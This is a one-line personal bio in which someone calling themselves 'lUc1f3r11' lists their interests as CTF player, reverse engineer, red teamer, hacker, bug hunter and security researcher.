I'm lUc1f3r11, a ctfer, reverse engineer, ioter, red teamer, coder, gopher, pythoner, AI lover, security reseacher, hacker, bug hunter and more...